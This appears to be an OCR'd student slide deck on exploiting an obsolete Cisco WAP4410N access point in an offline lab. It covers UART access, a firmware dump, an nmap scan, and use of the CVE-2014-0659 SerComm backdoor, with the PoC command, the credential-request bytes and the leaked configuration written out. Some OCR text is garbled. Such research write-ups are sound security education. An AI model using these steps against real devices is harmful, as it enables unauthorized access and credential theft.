H550 project defence

Exploitation of an old access point

Aguililla Klein Esteban

ULB


2024

Context

- released in october 2008
- end of sale in 2014
- end of support in 2019
- aimed at small businesses

Figure: WAP4410N Access Point

lab setup



- local network without access to the internet
- the router is out of scope

reconnaissance

split into four parts,

1. physical
2. bootloader
3. console
4. network traffic


- architecture :
  - MIPS32
  - big endian
- memory :
  - 48 TSOP NAND flash
  - MXIC-29LV640DBTC
- I/O :
  - UART 3.3V

finding the uart

to find the UART, take measures with a multimeter

pin	R_{VSS}	V	info
1	$8.6k\Omega$	$\approx 3.3V$	VCC
2	$\infty k\Omega$	$\approx 0V$	TX
3	$\infty k\Omega$	$\approx 0V - VCC$	RX
4	$0\ k\ \Omega$	$0V$	GND

in some cases it might be disabled, broken, . . .



bootloader

after connecting to the uart,

- boot log (a lot of useful information)
- can interrupt autoboot and get to U-boot console

in the U-boot console,

- unprotected
- reduced subset of U-boot (or is it due to the age ?)
- info about the hw, firmware, memory layout

```
ar7100> bdinfo
flashstart  = 0xBF000000
flashsize   = 0x00800000
flashoffset = 0x0002F690
```

console

- ash shell
- busybox
  - old version
  - reduced
- root user
- squashfs3
  - readonly
- utilities for handling the device internals

extracting the partition table,

```
[VAP0 @ wap86eb04]# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00040000 00010000 "u-boot"
mtd1: 00010000 00010000 "u-boot-env"
mtd2: 00650000 00010000 "rootfs"
mtd3: 00140000 00010000 "uImage"
mtd4: 00010000 00010000 "nvram"
mtd5: 00010000 00010000 "calibration"
```

firmware version : Software Version: 2.0.4.2

network

port scan with nmap,

```
Nmap scan report for wap86eb04 (192.168.1.3)
Host is up (0.012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
32764/tcp open  unknown
MAC Address: CC:EF:48:86:EB:04 (Cisco Systems)
```

- the http(s) service are used for the web portal

  when using http, the credentials are sent as base64 encoded cookies

- the 32764 tcp port is an undocumented port related to CVE-2014-0659

exploitation

1. dump the firmware
2. play with the consoles
3. try the CVE

dumping the firmware

at first through the UART,

- long process 1 hour
- output must be processed
- highly corrupted : binwalk and unsquashf both failed

why was it corrupted ?

some possible suspects : uboot is broken (in some way), bad cable/ftdi, out of bound area on the flash

dumping the firmware - cont'd

through the root console,


1. setup a ftp server on computer
2. navigate to /tmp
3. download the latest binary for busybox mipsbe
4. use the new busybox netcat to extract every mtd block in /dev
5. cat together the blocks → this is the firmware !!!

```
                  /home/aaaaaa/aaaaaaaaa/aaa/aaaaaaaaaaaa/dump/firmware2.0.4.2.bin
----------------------------------------------------------------------------------------------------
DECIMAL                            HEXADECIMAL                        DESCRIPTION
----------------------------------------------------------------------------------------------------
158992                             0x26D10                            CRC32 polynomial table, big
                                                                      endian
327680                             0x50000                            SquashFS file system, big
                                                                      endian, version: 3.0,
                                                                      compression: unknown, inode
                                                                      count: 794, block size: 65536,
          cve-                                                            image size: 4761817 bytes,
                                                                      created: 2011-05-13 10:54:02
6946816                            0x6A0000                           uImage firmware image, header
                                                                      size: 64 bytes, data size:
                                                                      875547 bytes, compression:
                                                                      gzip, CPU: MIPS32, OS: Linux,
                                                                      image type: OS Kernel Image,
                                                                      load address: 0x80002000,
                                                                      entry point: 0x801C2000,
                                                                      creation time: 2011-05-13
                                                                      10:51:49, image name: "Linux
                                                                      Kernel Image"
8269351                            0x7E2E27                           PEM private key
8270238                            0x7E319E                           PEM certificate
----------------------------------------------------------------------------------------------------
```

CVE-2014-0659

- backdoor planted by SerComm
- in the binary /usr/sbin/scfgmgr

"pinging" the port with telnet, will generate prop a console then will generate the following traffic,



```
372 14.172231196  192.168.1.2   192.168.1.3   TCP   74 42070 → 32764 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4153388813 TSecr=
373 14.172927102  192.168.1.3   192.168.1.2   TCP   74 32764 → 42070 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=4551969
374 14.172983102  192.168.1.2   192.168.1.3   TCP   66 42070 → 32764 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4153388817 TSecr=4551969
399 18.128215992  192.168.1.2   192.168.1.3   TCP   73 42070 → 32764 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=7 TSval=4153392772 TSecr=4551969
400 18.131802343  192.168.1.3   192.168.1.2   TCP   66 32764 → 42070 [ACK] Seq=1 Ack=8 Win=5792 Len=0 TSval=4555928 TSecr=4153392772
401 18.132315025  192.168.1.3   192.168.1.2   TCP   78 32764 → 42070 [PSH, ACK] Seq=1 Ack=8 Win=5792 Len=12 TSval=4555928 TSecr=4153392772
402 18.132337521  192.168.1.2   192.168.1.3   TCP   66 42070 → 32764 [ACK] Seq=8 Ack=13 Win=64256 Len=0 TSval=4153392776 TSecr=4555928
403 18.134825921  192.168.1.3   192.168.1.2   TCP   66 32764 → 42070 [FIN, ACK] Seq=13 Ack=8 Win=5792 Len=0 TSval=4555930 TSecr=4153392776
404 18.134973867  192.168.1.2   192.168.1.3   TCP   66 42070 → 32764 [FIN, ACK] Seq=8 Ack=14 Win=64256 Len=0 TSval=4153392779 TSecr=4555930
405 18.135580770  192.168.1.3   192.168.1.2   TCP   66 32764 → 42070 [ACK] Seq=14 Ack=9 Win=5792 Len=0 TSval=4555931 TSecr=4153392779
```

- packet 399 the data sent over the console (in this case hello)
- the AP answer with 53 63 4d 4d ff ff ff ff 00 00 00 00
- 53 63 4d 4d in text is ScMM which corresponds to what we get on the terminal

CVE-2014-0659 - cont'd

based on the work of Eloi Vanderbken,

  - with hard coded some value to fit my context

- using the example given in the repo, python poc.py –get$_{c}redentials - -ip$192.168.1.3
  - we send 53 63 4d 4d 00 00 00 01 00 00 00 01 00
  - we receive all the credentials

CVE-2014-0659 - cont'd

```
sys_name=wap86eb04sys_desc=WAP4410Nsys_domain=276
    sys_domain_suffix=sys_lang=ensecret_mask=0
    eth_data_rate=autolan_force100m=0lan_dhcpc=1lan_ipaddr
    =192.168.1.3lan_netmask=255.255.255.0lan_gateway
    =192.168.1.1lan_dns1=192.168.1.1lan_dns2=0.0.0.0
    lan_ipv6=0lan_dhcp6c=0lan_radvd=1lan_ipaddrv6=
    lan_gatewayv6=lan_dnsv61=lan_dnsv62=lan_dhcps=0
    lan_dhcps_start=lan_dhcps_end=wins_server=tod_enable=0
    tod_mon=1tod_day=1tod_year=2008tod_hour=0tod_min=0
    tod_sec=0ntp_mode=0ntp_server=timezone_diff=005-08:00
    timezone_daylightsaving=0ftp_server=ftp_path=
    ftp_login_name=ftp_password=vlan_mode=0vlan_list=1,
    vlan_management=1vlan_default=1vlan_default_tag=0
    vlan_wds_tag=0wds_vlan_list=eth_supp_mode=0
    eth_supp_mac=1eth_supp_user=eth_supp_pwd=autohttps=0
    http_mode=1http_port=80https_mode=0https_port=443
    wlan_manage=1SSH=0telnet_mode=0telnet_timeout=300
    rogue_mode=0rogue_interval=3rogue_type=0
```